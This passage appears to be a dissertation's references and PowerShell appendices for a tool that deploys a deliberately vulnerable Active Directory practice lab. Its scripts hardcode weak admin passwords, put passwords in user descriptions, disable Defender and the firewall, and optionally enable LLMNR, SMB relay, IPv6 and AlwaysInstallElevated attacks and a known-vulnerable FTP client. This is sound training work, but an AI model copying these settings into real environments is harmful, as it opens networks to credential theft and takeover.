Microsoft (2021). 'Scripting Blog'. (online). Available at: https://devblogs.microsoft.com/scripting/ (Accessed 3rd May 2021).

CPol, Bea Gil (2021). 'Windows Local Privilege Escalation'. (online). Available at: https://book.hacktricks.xyz/windows/windows-local-privilege-escalation (Accessed 3rd May 2021).

Metcalf, S. (2021). 'Active Directory Security'. (online). Available at: https://adsecurity.org/ (Accessed 3rd May 2021).

Mitre (2021). 'Enterprise Techniques'. (online). Available at: https://attack.mitre.org/techniques/enterprise/ (Accessed 4th May 2021).

SecureAuth Corporation (2021). 'impacket'. (online). Available at: https://github.com/SecureAuthCorp/impacket (Accessed 4th May 2021).

byt3bl33d3r (2021). 'CrackMapExec'. (online). Available at: https://github.com/byt3bl33d3r/CrackMapExec (Accessed 4th May 2021).

NameCensus.com (2021) 'Name Census: United States Demographic Data'. (online). Available at: https://namecensus.com/ (Accessed 4th May 2021).

Gaffie, L. (2021). 'Responder'. (online). Available at: https://github.com/lgandx/Responder/ (Accessed 4th May 2021).

SysManSquad 2020). 'Getting started with AutomatedLab'. (online). Available at: https://sysmansquad.com/2020/06/15/getting-started-with-automatedlab/ (Accessed 5th May 2021).

Dell (2021) 'Best Practices for DNS Configuration in an Active Directory Domain'. (online). Available at: https://www.dell.com/support/kbdoc/en-lt/000128457/best-practices-for-dns-configuration-in-an-active-directory-domain (Accessed 5th May 2021).

Salihoglu, M. (2018). 'NetBIOS and LLMNR: The Gifts That Keep on Giving (Away Credentials)'. (online). Available at: https://www.crowe.com/cybersecurity-watch/netbios-llmnr-giving-away-credentials (Accessed 5th May 2021).

Baranauskas, M. (2019). 'Lateral Movement via SMB Relaying'. (online). Available at: https://www.ired.team/offensive-security/lateral-movement/lateral-movement-via-smb-relaying-by-abusing-lack-of-smb-signing (Accessed 5th May 2021).

Fox-IT International Blog (2018). 'mitm6 – compromising IPv4 networks via IPv6'. (online). Available at: https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/ (Accessed 5th May 2021).

Fox-IT Security Research Team (2021). 'mitm6'. (online). Available at: https://github.com/fox-it/mitm6 (Accessed 5th May 2021).

m0chan (2019). 'How To Attack Kerberos 101'. Available at: https://m0chan.github.io/2019/07/31/How-To-Attack-Kerberos-101.html (Accessed 5th May 2021).

Renard, J. (2017). 'Lateral Movement with PSExec'. (online). Available at: https://www.mindpointgroup.com/blog/lateral-movement-with-psexec/ (Accessed 6th May 2021).

Banks, D. (2017). 'A Toast to Kerberoast'. (online). Available at: https://www.blackhillsinfosec.com/a-toast-to-kerberoast/ (Accessed 6th May 2021).

Metasploit (2018). 'FTPShell Client 6.70 (Enterprise Edition) - Stack Buffer Overflow (Metasploit)'. (online). Available at: https://www.exploit-db.com/exploits/44968 (Accessed 6th May 2021).

Frost & Sullivan (2020). 'Active Directory Holds the Keys to your Kingdom, but is it Secure?'. (online). Available at: https://images.discover.frost.com/Web/FrostSullivan/%7B6198df00-ed17-4d0d-bae8-e47a74339398%7D_FS_WP_Alsid-AD_14Feb20-v2_jw.pdf (Accessed 16th May 2021).

ZDNet (2019). 'Cybercrime is increasing and more costly for organizations'. (online). Available at: https://www.zdnet.com/article/cybercrime-is-increasing-and-more-costly-fororganizations/ (Accessed 16th May 2021).

APPENDICES

APPENDIX A – INVOKE-LAB.PS1

```powershell
1.  # dot-source library
2.  #
3.  # $PSScriptRoot - directory from which the script module is being executed.
4.  #
5.  . "$PSScriptRoot\Scripts\Deploy-Lab.ps1"
6.  . "$PSScriptRoot\Scripts\Deploy-ADFunctions.ps1"
7.  . "$PSScriptRoot\Scripts\Create-ADUsers.ps1"
8.  . "$PSScriptRoot\Scripts\Create-ADGroups.ps1"
9.  . "$PSScriptRoot\Scripts\Invoke-Misconfigurations.ps1"
10. . "$PSScriptRoot\Scripts\Invoke-Mitigations.ps1"
11.
12. $WelcomeMessage = @"
13. ,_ o
14. / //\,
15.   \>> |
16.    \\,
17. Author: Titus Saunorius a.k.a @titus-sec
18. Version: alpha-0.1
19. "@
20.
21. Clear-Host
22. Write-Host "$WelcomeMessage" -ForegroundColor Blue
23.
24. # Install Hyper-V and its relevant modules with PowerShell
25. Get-HyperV
26.
27. # Install and configure AutomatedLab
28. Get-AutomatedLab
29.
30. # Start deploying the lab
31. Invoke-LabDeployment
32.
33. # Import the Lab
34. Import-CreatedLab
35.
36. # Add random AD Groups
37. Write-Host "[========================= Adding Domain Groups! =========================]" -
    ForegroundColor Blue
38. Add-LabADGroups $labDCName
39.
40. # Add random AD Users
41. Write-Host "[========================= Adding Domain Users! =========================]" -
    ForegroundColor Blue
42. Add-LabADUsers $labDCName
43.
44. # Clone AD Domain Administrator
45. Write-Host "[========================= Cloning Domain Administrator! =========================]" -
    ForegroundColor Blue
46. Invoke-AdministratorUserClone $labDCName
47.
48. # Add a Service Account as a Domain Administrator
49. Write-Host "[========================= Adding Service Account! =========================]" -
    ForegroundColor Blue
50. Invoke-ServiceAccount $labDCName
51.
52. Write-
    Host "[========================= Adding Domain Users as Remote Desktop Users on $labClient1Name and $labClient
    2Name! =========================]" -ForegroundColor Blue
53. Invoke-ADUsersAsRemoteDesktopUsers $labClient1Name $labClient2Name
54.
55. # Assign random domain users as Local Administrators on both client machines
56. Write-
    Host "[========================= Adding Local Administrators on $labClient1Name! =========================]"
     -ForegroundColor Blue
57. Invoke-LocalAdministrators $labClient1Name
```

```powershell
58. Write-
    Host "[========================= Adding Local Administrators on $labClient2Name! =========================]"
     -ForegroundColor Blue
59. Invoke-LocalAdministrators $labClient2Name
60. Write-
    Host "[========================= Adding Identical Local Administrator on $labClient1Name and $labClient2Name!
    =========================]" -ForegroundColor Blue
61. Invoke-LocalAdministratorOnBothClients $labClient1Name $labClient2Name
62.
63. Write-
    Host "[========================= Adding a GPO to Disable Windows Defender and Windows Firewall! =============
    ==============]" -ForegroundColor Magenta
64. Invoke-DisableWindowsDefenderAndWindowsFirewall
65.
66. Write-Host "[========================= Adding SMB Shares on each lab machine! =========================]" -
    ForegroundColor Magenta
67. $labMachines | ForEach-Object {Invoke-SMBShare $_}
68. Write-
    Host "[========================= Enable Windows HomeGroup on all lab machines! =========================]" -
    ForegroundColor Magenta
69. $labMachines | ForEach-Object {Enable-HomeGroup $_}
70.
71. Write-
    Host "[========================= Configuring AD DS Certification Authority =========================]" -
    ForegroundColor Magenta
72. Invoke-LDAPS
73.
74. Write-Host "*** Would you like to allow LLMNR Poisoning attacks?***" -ForegroundColor Blue
75. Write-Host "> Enter 'Yes' to allow LLMNR Poisoning attacks" -ForegroundColor Red
76. Write-Host "> Enter 'No' to prevent LLMNR Poisoning attacks" -ForegroundColor Green
77. Write-Host "
78. >: " -NoNewline -ForegroundColor Blue
79. $mitigation = Read-Host
80. if ($mitigation -eq "No") {
81.     Write-Host "[========================= Disabling NBT-
    NS and Adding a GPO to Disable LLMNR! =========================]" -ForegroundColor Magenta
82.     Invoke-DisableLLMNRAndNBT-NS
83. }
84.
85. Write-Host "*** Would you like to allow SMB Relay attacks?***" -ForegroundColor Blue
86. Write-Host "> Enter 'Yes' to allow SMB Relay attacks" -ForegroundColor Red
87. Write-Host "> Enter 'No' to prevent SMB Relay attacks" -ForegroundColor Green
88. Write-Host "
89. >: " -NoNewline -ForegroundColor Blue
90. $mitigation = Read-Host
91. if ($mitigation -eq "No") {
92.     Write-Host "[========================= Enabling SMB Signing! =========================]" -
    ForegroundColor Magenta
93.     $labMachines | ForEach-Object {Invoke-EnableSMBSigning $_}
94. }
95.
96. Write-Host "*** Would you like to allow IPv6 attacks?***" -ForegroundColor Blue
97. Write-Host "> Enter 'Yes' to allow IPv6 attacks" -ForegroundColor Red
98. Write-Host "> Enter 'No' to prevent IPv6 attacks" -ForegroundColor Green
99. Write-Host "
100. >: " -NoNewline -ForegroundColor Blue
101. $mitigation = Read-Host
102. if ($mitigation -eq "No") {
103.     Write-Host "[========================= Disabling IPv6! =========================]" -
    ForegroundColor Magenta
104.     $labMachines | ForEach-Object {Invoke-DisableIPv6 $_}
105. }
106.
107. Write-Host "*** Would you like to allow Local Privilege Escalation attack (AlwaysInstallElevated)?***" -
    ForegroundColor Blue
108. Write-Host "> Enter 'Yes' to allow" -ForegroundColor Red
109. Write-Host "> Enter 'No' to prevent" -ForegroundColor Green
110. Write-Host "
111. >: " -NoNewline -ForegroundColor Blue
112. $mitigation = Read-Host
113. if ($mitigation -eq "Yes") {
114.     Write-Host "[========================= Enabling AlwaysInstallElevated! =========================]" -
    ForegroundColor Magenta
115.     Invoke-EnableAlwaysInstallElevated
116. }
117.
118. Write-Host "*** Would you like to install a vulnerable FTPShellClient 6.70 on Client1?***" -ForegroundColor Blue
119. Write-Host "> Enter 'Yes' to install" -ForegroundColor Red
120. Write-Host "> Enter 'No' to NOT install" -ForegroundColor Green
```

```powershell
121. Write-Host "
122. >: " -NoNewline -ForegroundColor Blue
123. $mitigation = Read-Host
124. if ($mitigation -eq "Yes") {
125.    Write-
     Host "[=========================== Installing FTPShellClient 6.70 on $labClient1Name! ========================
     =]" -ForegroundColor Magenta
126.    Write-Host "> Ignore any Path errors." -ForegroundColor Yellow
127.    Install-LabSoftwarePackage -ComputerName $labClient1Name -
     Path "$labSources\SoftwarePackages\FTPShellClient6.70_EnterpriseEdition.msi" -CommandLine '/quiet' -NoDisplay
128. }
```

```powershell
1.   $HelloMessage = @"
2.   > Hello!
3.
4.   > In order to deploy the lab, you will have to specify a few settings.
5.   > These include:
6.   1. A disk drive for the lab and AutomatedLab's LabSources folder
7.   2. The name of the lab and directory name for storing Lab files, including VM files
8.   3. A lab domain name
9.   4. A lab network switch name
10.  5. Lab's Domain Controller name
11.  6. Lab's Client 1 name
12.  7. Lab's Client 2 name
13.
14.  > These will be prompted one by one.
15.
16.  "@
17.  Write-Host "$HelloMessage" -ForegroundColor Yellow
18.
19.  ## Disk drive to be used for creating the Lab
20.  $labDrive = 'C:' # Default Value
21.  Write-Host "> Enter a disk drive for storing in a format of '{Drive Letter}:'" -ForegroundColor Blue
22.  Get-PSDrive -PSProvider FileSystem
23.  Write-Host "
24.  Examples:
25.  >: C:
26.  >: D:" -ForegroundColor Blue
27.  Write-Host "
28.  >: " -NoNewline -ForegroundColor Green
29.  $labDrive = Read-Host
30.  Write-Host "> Specified disk drive name: " -NoNewline -ForegroundColor Yellow
31.  Write-Host "$labDrive" -ForegroundColor Green
32.
33.  ## LabSources folder path
34.  $labSources = "$labDrive\LabSources"
35.
36.  # The name of the Lab and the Virtual Machine folder
37.  $labName = "MyLab" # Default Value
38.  Write-Host "
39.  > Enter the name of the lab and directory name for storing Lab files, including the VM files.
40.  > Only A-Z, a-z and 0-9 are allowed.
41.  > Please keep it simple to avoid errors.
42.  Examples:
43.  >: MyLab
44.  >: HackingVulnerableLab" -ForegroundColor Blue
45.  Write-Host "
46.  >: " -NoNewline -ForegroundColor Green
47.  $labName = Read-Host
48.  Write-Host "> Specified lab name: " -NoNewline -ForegroundColor Yellow
49.  Write-Host "$labName" -ForegroundColor Green
50.
51.  # Create the folder path for the lab using Join-Path
52.  $labPath = Join-Path -Path $labDrive -ChildPath $labName
53.
54.  # Create the VM path for Virtual Machines
55.  $vmPath = Join-Path -Path $labPath -ChildPath 'VMs'
56.
57.  # Domain Name
58.  $labDomainName = "mydomain.local" # Default Value
59.  Write-Host "
60.  > Enter the lab domain name.
61.  > Please keep it simple to avoid errors.
62.  Examples:
63.  >: mydomain.local
64.  >: test.com" -ForegroundColor Blue
65.  Write-Host "
66.  >: " -NoNewline -ForegroundColor Green
67.  $labDomainName = Read-Host
68.  Write-Host "> Specified lab domain name: " -NoNewline -ForegroundColor Yellow
69.  Write-Host "$labDomainName" -ForegroundColor Green
70.
71.  # Network Switch name
72.  $labNetworkName = "myLabNetworkSwitch" # Default Value
73.  Write-Host "
```

```powershell
74.   > Enter the lab's network switch name.
75.   > Please keep it simple to avoid errors.
76.   Examples:
77.   >: myLabNetworkSwitch
78.   >: LabSwitch" -ForegroundColor Blue
79.   Write-Host "
80.   >: " -NoNewline -ForegroundColor Green
81.   $labNetworkName = Read-Host
82.   Write-Host "> Specified lab's network switch name name: " -NoNewline -ForegroundColor Yellow
83.   Write-Host "$labNetworkName" -ForegroundColor Green
84.
85.   # Domain Controller Name
86.   $labDCName = "myLab-DC" # Default Value
87.   Write-Host "
88.   > Enter the lab's Domain Controller name.
89.   > Please keep it simple to avoid errors.
90.   Examples:
91.   >: myLab-DC
92.   >: test-DC" -ForegroundColor Blue
93.   Write-Host "
94.   >: " -NoNewline -ForegroundColor Green
95.   $labDCName = Read-Host
96.   Write-Host "> Specified lab's Domain Controller name: " -NoNewline -ForegroundColor Yellow
97.   Write-Host "$labDCName" -ForegroundColor Green
98.
99.   # Client 1 Name
100.  $labClient1Name = "Client1" # Default Value
101.  Write-Host "
102.  > Enter the lab's Client 1 name.
103.  > Please keep it simple to avoid errors.
104.  Examples:
105.  >: Client1
106.  >: BobMachine" -ForegroundColor Blue
107.  Write-Host "
108.  >: " -NoNewline -ForegroundColor Green
109.  $labClient1Name = Read-Host
110.  Write-Host "> Specified lab's Client 1 name: " -NoNewline -ForegroundColor Yellow
111.  Write-Host "$labClient1Name" -ForegroundColor Green
112.
113.  # Client 2 Name
114.  $labClient2Name = "Client2" # Default Value
115.  Write-Host "
116.  > Enter the lab's Client 2 name.
117.  > Please keep it simple to avoid errors.
118.  Examples:
119.  >: Client2
120.  >: AliceMachine" -ForegroundColor Blue
121.  Write-Host "
122.  >: " -NoNewline -ForegroundColor Green
123.  $labClient2Name = Read-Host
124.  Write-Host "> Specified lab's Client 2 name: " -NoNewline -ForegroundColor Yellow
125.  Write-Host "$labClient2Name" -ForegroundColor Green
126.
127.  $labMachines = @($labDCName, $labClient1Name, $labClient2Name)
128.
129.  # Get the name for Domain's AD Objects used for AD Object paths
130.  $labDCObjectName = $labDomainName.Substring(0, $labDomainName.IndexOf('.'))
131.  $labDCObjectDomain = $labDomainName.Substring($labDomainName.IndexOf('.') + 1)
132.
133.  # Create a file (and directory) for assigned IPs
134.  New-Item -Path "$labPath\DeployedLabDetails\LabMachineIPv4Addresses.txt" -ItemType File -Force | Out-Null
135.  Write-
      Host "A text file containing Lab Machine IPv4 Addresses will be created in $labPath\DeployedLabDetails\ director
      y"
136.
137.  Function Get-RandomIP($computerName){
138.      # Generate an array of possible IPv4 Addresses
139.      [System.Collections.ArrayList]$IPs = 1..254 | ForEach-Object {"192.168.77.$_"}
140.
141.      # Randomly select an IPv4 Address from the created collection of IPv4 Addresses
142.      $randIP = $IPs | Get-Random
143.
144.      # Remove the randomly selected IP from the array of available IPv4 Addresses
145.      while ($IPs -contains $randIP) {
146.          $IPs.Remove($randIP)
147.      }
148.
149.      # Write assigned Ipv4 Address to a file
```

```
150.    Add-Content -
     Path "$labPath\DeployedLabDetails\LabMachinesIPv4Addresses.txt" "$randIP # $computerName assigned IPv4 Address"
151.
152.    # Return a randomly selected IPv4 address
153.    return $randIP
154. }
155.
156. # Lab Machine IPs - assign random IPv4 addresses
157. $labDCMachineIP = Get-RandomIP "Domain Controller"
158. $labClient1MachineIP = Get-RandomIP $labClient1Name
159. $labClient2MachineIP = Get-RandomIP $labClient2Name
160.
161. Function Get-HyperV(){
162.    # Install Hyper-
     V and its relevant modules with PowerShell, the following command may be run with elevated privileges (Run as Ad
     ministrator) if not enabled:
163.    if ((Get-WindowsOptionalFeature -Online -FeatureName Microsoft-Hyper-V).State -eq "Disabled"){
164.        Write-Host "*** $('Microsoft-Hyper-V') is Missing - Installing.. Might need to Reboot Windows. ***" -
     ForegroundColor Red
165.            Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Hyper-V -All
166.    } else {
167.    Write-Host "*** $('Microsoft-Hyper-V') is already Installed! ***" -ForegroundColor Green
168.    }
169. }
170. Function Get-AutomatedLab(){
171.    # Enable Windows PowerShell remoting settings to allow connection to the lab machines using AutomatedLab
172.    Enable-LabHostRemoting -Force -NoDisplay
173.
174.    if (Get-Module -ListAvailable -Name AutomatedLab) {
175.        Write-Host "*** Automated Lab Module exists ***" -ForegroundColor Green
176.        # Download the lab sources content to the specified location
177.        New-LabSourcesFolder -Drive $labDrive.Substring(0,1)
178.    } else {
179.        Write-Host "*** Automated Lab Module does NOT exist ***" -ForegroundColor Red
180.        Write-Host "*** Attempting to install AutomatedLab module.. ***" -ForegroundColor Yellow
181.
182.        try {
183.            # Install AutomatedLab module
184.            Install-Module -Name AutomatedLab -AllowClobber
185.            # Download the lab sources content to the specified location and overwrite any existing files
186.            New-LabSourcesFolder -Drive $labDrive.Substring(0,1) -Force
187.        }
188.        catch {
189.            Write-
     Host "*** An error occurred when installing AutomatedLab module. Please try importing it manually by running Imp
     ort-Module -Name AutomatedLab -AllowClobber***" -ForegroundColor Red
190.        }
191.    }
192.
193.    Write-Host "*** Available Operating Systems (placed into"$labSources"\ISOs) ***" -ForegroundColor Blue
194.    # Retrieve the available operating system versions the placed ISO files contain
195.    Get-LabAvailableOperatingSystem -Path $labSources\ISOs
196.
197.    # Create the target directory if it does not exist
198.    if (-not (Test-Path $labPath)) {
199.        New-Item $labPath -ItemType Directory | Out-Null
200.    }
201. }
202.
203. Function Invoke-LabDeployment(){
204.    # Defining the Lab
205.    New-LabDefinition -Name $labName -DefaultVirtualizationEngine HyperV -VmPath $vmPath
206.
207.    # Adding ISOs to the Lab
208.    Add-LabIsoImageDefinition -Name WindowsServer -Path G:\LabSources\ISOs\WINDOWSSERVER.iso
209.    Add-LabIsoImageDefinition -Name WindowsClient -Path G:\LabSources\ISOs\WINDOWSENTERPRISE.iso
210.
211.    # Defining the Network
212.    Add-LabVirtualNetworkDefinition -Name $labNetworkName -AddressSpace 192.168.77.0/24
213.
214.    # Defining the Active Directory Domain and the Domain administrator account
215.    Add-LabDomainDefinition -Name $labDomainName -AdminUser administrator -AdminPassword Password1
216.
217.    # Setting the Installation Credentials for all lab machines
218.    Set-LabInstallationCredential -Username Install -Password Password1
219.
220.    # Defining the lab machines' default parameter values
221.    $PSDefaultParameterValues = @{
222.        'Add-LabMachineDefinition:Network' = $labNetworkName
```

```powershell
223.        'Add-LabMachineDefinition:DomainName' = $labDomainName
224.        'Add-LabMachineDefinition:IsDomainJoined'= $true
225.        'Add-LabMachineDefinition:DNSServer1' = $labDCMachineIP
226.        'Add-LabMachineDefinition:Memory' = 2GB
227.        'Add-LabMachineDefinition:OperatingSystem' = 'Windows 10 Enterprise Evaluation'
228.        'Add-LabMachineDefinition:ToolsPath' = "$labSources\Tools"
229.    }
230.
231.    # Add a Domain Controller
232.    Add-LabMachineDefinition -Name $labDCName -IpAddress $labDCMachineIP -Roles RootDC -
    OperatingSystem 'Windows Server 2019 Standard Evaluation (Desktop Experience)' -Memory 4GB
233.
234.    # Add client machines
235.    Add-LabMachineDefinition -Name $labClient1Name -IpAddress $labClient1MachineIP
236.    Add-LabMachineDefinition -Name $labClient2Name -IpAddress $labClient2MachineIP
237.
238.    # Install the lab
239.    Install-Lab
240.
241.    # Export the lab definitions
242.    Export-LabDefinition -ExportDefaultUnattendedXml –Force
243.
244.    # Display the time taken to deploy the lab
245.    Show-LabDeploymentSummary -Detailed
246. }
247. Function Invoke-SMBShare($computerName){
248.    # Add a randomly named SMB share on a host machine
249.
250.    $shareName = Get-Content -Path ".\Scripts\OtherTemplates\SecretNames.txt" | Get-Random
251.    Write-Host "SMB Share $shareName is created on $computerName machine (Default Settings)." -
    ForegroundColor Yellow
252.
253.    try {
254.        Invoke-LabCommand -ActivityName 'Add an SMB Share' -ScriptBlock {
255.            Param($shareName)
256.            New-Item "C:\$shareName" -type directory | Out-Null
257.            New-SmbShare -Name $shareName -Path "C:\$shareName" -FullAccess "Administrator" | Out-Null
258.        } -ComputerName $computerName -NoDisplay -PassThru -Variable shareName -ArgumentList $shareName
259.    } catch {
260.        Write-Host " *** Invoke-Command error occurred when adding an SMB share on $computerName ***" -
    ForegroundColor Red
261.    }
262. }
263. Function Enable-HomeGroup($computerName){
264.    try {
265.        Invoke-LabCommand -ActivityName 'Add an SMB Share' -ScriptBlock {
266.            # Enable Automatic Startup of Function Discovery Provider Host service
267.            Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\fdPHost\ -Name Start -Value 2
268.            # Enable Automatic Startup of Function Discovery Resource Publication service
269.            Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\FDResPub\ -Name Start -Value 2
270.        } -ComputerName $computerName -NoDisplay -PassThru
271.    } catch {
272.        Write-Host " *** Invoke-Command error occurred when enabling HomeGroup on $computerName ***" -
    ForegroundColor Red
273.    }
274. }
275. Function Import-CreatedLab(){
276.    # Import the Lab
277.    if((Get-Lab).Name -eq $labName){
278.        Write-Host "*** Lab"$labName" has been imported! ***" -ForegroundColor Green
279.    } else {
280.        Write-Host "*** Lab"$labName" is not imported! ***" -ForegroundColor Red
281.        Write-Host "*** Attempting to import the Lab.. ***" -ForegroundColor Yellow
282.        Import-Lab -Name $labName -NoDisplay
283.        if ((Get-Lab).Name -eq $labName){
284.            Write-Host "*** Lab"$labName" was successfully imported! ***" -ForegroundColor Green
285.        } else {
286.            Write-Host "*** Something went wrong. Attempt to import the Lab failed. ***" -ForegroundColor Red
287.        }
288.    }
289. }
```

```powershell
1.   Function Add-LabADGroups($labDCName) {
2.       # Invoke-Command to DC to create an OU for DEFAULT Security Groups
3.       Invoke-ADDefaultSecurityGroupsOU($labDCName);
4.
5.       # Invoke-Command to DC to create an OU for MANUALLY CREATED Security Groups
6.       try {
7.           Invoke-ADSecurityGroupOU($labDCName);
8.       } catch {
9.           Write-Host "    ******** Invoke-Command error when adding an OU for Groups! ********" -
     ForegroundColor Red
10.      }
11.
12.      $groupNumber = 2..7 | Get-Random;
13.      Write-Host "    ******** Adding $groupNumber Groups! ********" -ForegroundColor Blue
14.
15.      # Create a file (and directory) for created groups
16.      New-Item -Path "$labPath\DeployedLabDetails\CreatedGroups.txt" -ItemType File -Force | Out-Null
17.      Write-
     Host "A text file containing created AD Group details will be created in $labPath\DeployedLabDetails directory"
18.
19.      for ($num = 1 ; $num -le $groupNumber ; $num++){
20.          # Fetch a grup naem from a collection of group names
21.          $groupName = Get-Content -Path ".\GroupTemplates\RoleGroups.txt" | Get-Random
22.
23.          ## instantiate TextInfo object for converting strings to Title Case (for DisplayName)
24.          $textInfo = (Get-Culture).TextInfo
25.          $displayName = $textInfo.ToTitleCase($groupName.ToLower())
26.
27.          # Add a description
28.          $description = "This is a group for $displayName."
29.
30.          if (Select-String -Path "$labPath\DeployedLabDetails\CreatedGroups.txt" -Pattern "$groupName" -
     SimpleMatch) {
31.              # Group exists, do NOT create $groupName
32.              Write-
     Host "       *** Group name '$groupName' has already been created. Generating another group.. ***" -
     ForegroundColor Magenta
33.          } else {
34.          # Group doesn't exist, create $groupName
35.
36.          # Invoke-Command to DC
37.          Invoke-RandomLabADGroup $labDCName $groupName $displayName $description
38.
39.          Write-Host "            - Adding Group #$num ***" -ForegroundColor Yellow
40.          Write-Host "            - Name: $groupname ***" -ForegroundColor Yellow
41.          }
42.      }
43.  }
44.  Function Add-RandomLabADGroup($groupName, $displayName, $description)
45.  {
46.      $NewGroupParameters = @{
47.          'Name' = "$groupName"
48.          'GroupCategory' = 'Security'
49.          'DisplayName' = $displayName
50.          'GroupScope' = 'Global'
51.          'Description' = $description
52.      }
53.      try {
54.          $OU = Get-ADOrganizationalUnit -Filter {Name -eq 'SecurityGroups'}
55.          New-ADGroup @NewGroupParameters -Path $OU
56.      }
57.       catch {
58.          Write-Host "         *** Error occurred when adding a Group. Ignore if the script does not break. ***" -
     ForegroundColor Red
59.      }
60.  }
61.  Function Invoke-RandomLabADGroup($computerName, $groupName, $displayName, $description)
62.  {
63.      try {
64.          Invoke-LabCommand -ActivityName 'New Random Group' -ScriptBlock {
65.              Param($groupName,  $displayName, $description)
66.              Add-RandomLabADGroup $groupName $displayName $description
```

```
67.          } -ComputerName $computerName -Variable name,displayname,desc -Function (Get-Command Add-
    RandomLabADGroup) -NoDisplay -PassThru -ArgumentList $groupName, $displayName, $description
68.      }
69.          # Write the created group to a text file
70.          Add-Content -Path "$labPath\DeployedLabDetails\CreatedGroups.txt" "$groupName"
71.      }
72.      catch {
73.          Write-Host "         *** Invoke-Command error occurred when adding a Group. number ***" -
    ForegroundColor Red
74.      }
75. }
76. Function Invoke-ADDefaultSecurityGroupsOU($computerName)
77. {
78.      try {
79.          Invoke-LabCommand -ActivityName 'Create a Default Security Group OU' -ScriptBlock {
80.              try {
81.                  New-ADOrganizationalUnit -Name 'DefaultSecurityGroups' -
    Description 'This is an Organizational Unit made for Default Security Groups' -
    ProtectedFromAccidentalDeletion $False -ErrorAction SilentlyContinue
82.              } catch {
83.                  # OU exists
84.                  Write-Host "         *** 'Default Security Groups' OU has already been created. ***" -
    ForegroundColor Yellow
85.              }
86.
87.              $CNUsers = Get-ADObject -Filter {Name -eq 'Users' -and ObjectClass -eq 'container'}
88.              $OU = Get-ADOrganizationalUnit -Filter {Name -eq 'DefaultSecurityGroups'}
89.
90.              Get-ADGroup -SearchBase $CNUsers.DistinguishedName -Filter * | ForEach-Object {
91.                  Move-ADObject -Identity $_ -TargetPath $OU.DistinguishedName -ErrorAction SilentlyContinue
92.              }
93.
94.          } -ComputerName $computerName -NoDisplay -PassThru
95.      } catch {
96.          Write-Host "    ******** Invoke-Command error when adding an OU for Groups! ********" -
    ForegroundColor Red
97.      }
98. }
99. Function Invoke-ADSecurityGroupOU($computerName)
100. {
101.     Invoke-LabCommand -ActivityName 'Create a SecurityGroups OU' -ScriptBlock {
102.         try {
103.             New-ADOrganizationalUnit -Name 'SecurityGroups' -
    Description 'This is an Organizational Unit made for created Groups' -ProtectedFromAccidentalDeletion $False -
    ErrorAction SilentlyContinue
104.         } catch {
105.             # OU exists
106.             Write-Host "         *** 'Security Groups' OU has already been created. ***" -ForegroundColor Yellow
107.         }
108.     } -ComputerName $computerName -NoDisplay -PassThru
109. }
```

APPENDIX D – CREATE-ADUSERS.PS1

```
1.   Function Add-LabADUsers($labDCName) {
2.       $userNumber = 3..10 | Get-Random;
3.       Write-Host "    ******** Adding $userNumber Users! ********" -ForegroundColor Blue
4.
5.       # Create a file (and directory) for created users
6.       New-Item -Path "$labPath\DeployedLabDetails\CreatedUsers.txt" -ItemType File -Force | Out-Null
7.       Write-
    Host "A text file containing created AD User details will be created in $labPath\DeployedLabDetails directory"
8.
9.       for ($num = 1 ; $num -le $userNumber ; $num++){
10.          # Fetch a group name from a collection of created group names
11.          $groupName = Get-Content -Path "$labPath\DeployedLabDetails\CreatedGroups.txt" | Get-Random
12.
13.          # Randomize user's gender
14.          $gender = 0,1 | Get-Random
15.          if ($gender -eq 0) {
16.              # Fetch a male first name from a collection of male names
17.              $givenName = Get-Content -Path ".\UserTemplates\500malenamesUS.txt" | Get-Random
18.          } else {
19.              # Fetch a female first name from a collection of female names
```

```powershell
20.            $givenName = Get-Content -Path '.\UserTemplates\500femalenamesUS.txt' | Get-Random
21.        }
22.
23.        # Fetch a last name first name from a collection of female names
24.        $surname = Get-Content -Path '.\UserTemplates\500familynamesUS.txt' | Get-Random
25.
26.        # Generate a sAM account name, its length must be less than 20
27.        $samAccountName = $givenName.substring(0,1) + '.' + $surname
28.        if ($samAccountName.Length -gt 20) {
29.            $samAccountName = $samAccountName.Substring(0,20)
30.        }
31.
32.        # Generate a random password
33.        $password = Get-RandomPassword
34.
35.        # Add a description
36.        $description = Get-RandomDescription
37.
38.        # instantiate TextInfo object for converting strings to Title Case (for DisplayName)
39.        $textInfo = (Get-Culture).TextInfo
40.        $displayName = $textInfo.ToTitleCase($givenName.ToLower()) + $textInfo.ToTitleCase($surname.ToLower())
41.
42.        Write-Host "            - Adding User #$num ***" -ForegroundColor Yellow
43.        Write-Host "            - Name: $givenName $surname ***" -ForegroundColor Yellow
44.        Write-Host "            - pw: $password ***" -ForegroundColor Yellow
45.
46.        # Invoke to DC
47.        Invoke-
    RandomLabADUser $labDCName $givenName $surname $samAccountName $displayName $description $password $groupName
48.    }
49.    Write-Host "            - Your Domain User Login $samAccountName ***" -ForegroundColor Green
50.    Write-Host "            - Your Domain User Password $password ***" -ForegroundColor Green
51. }
52. Function Get-RandomPassword(){
53.     $passwordFromWordlistChance = 70
54.     $passwordChance = 1..100 | Get-Random;
55.
56.     # $chance % user's password is grabbed from a wordlist, e.g., rockyou
57.     if ($passwordChance -gt $passwordFromWordlistChance) {
58.         $password = Get-Content -Path ".\BonusScripts\filteredWordlist.txt" | Get-Random
59.     } else {
60.         $password =  ("!@#$%^&*0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ_abcdefghijklmnopqrstuvwxyz".tochararray() |
    Sort-Object {Get-Random})[7..16] -join ''
61.     }
62.     return $password
63. }
64.
65. Function Get-RandomDescription(){
66.     #Include in description?
67.     $isPasswordInDescription = 1..100 | Get-Random;
68.
69.     $descriptionIncludesPasswordChance = 70
70.
71.     # $chance % user's password is not included in their description
72.     if ($isPasswordInDescription -gt $descriptionIncludesPasswordChance) {
73.         $description = 'Often forgets password.. Password is:' + $password
74.     } else {
75.         $description = ''
76.     }
77.     return $description
78. }
79. Function Add-
    RandomLabADUser($givenName, $surname, $samAccountName, $displayName, $description, $password, $groupName)
80. {
81.     $NewUserParameters = @{
82.         'Name' = $givenName + $surname
83.         'UserPrincipalName' = $givenName + $surname
84.         'SamAccountName' = "$samAccountName"
85.         'DisplayName' = $displayName
86.         'GivenName' = "$givenName"
87.         'Surname' = $surname
88.         'Description' = $description
89.         'AccountPassword' = (ConvertTo-SecureString $password -AsPlainText -Force)
90.         'Enabled' = $true
91.         'PasswordNeverExpires' = $true
92.     }
93.     try {
94.         New-ADUser @NewUserParameters
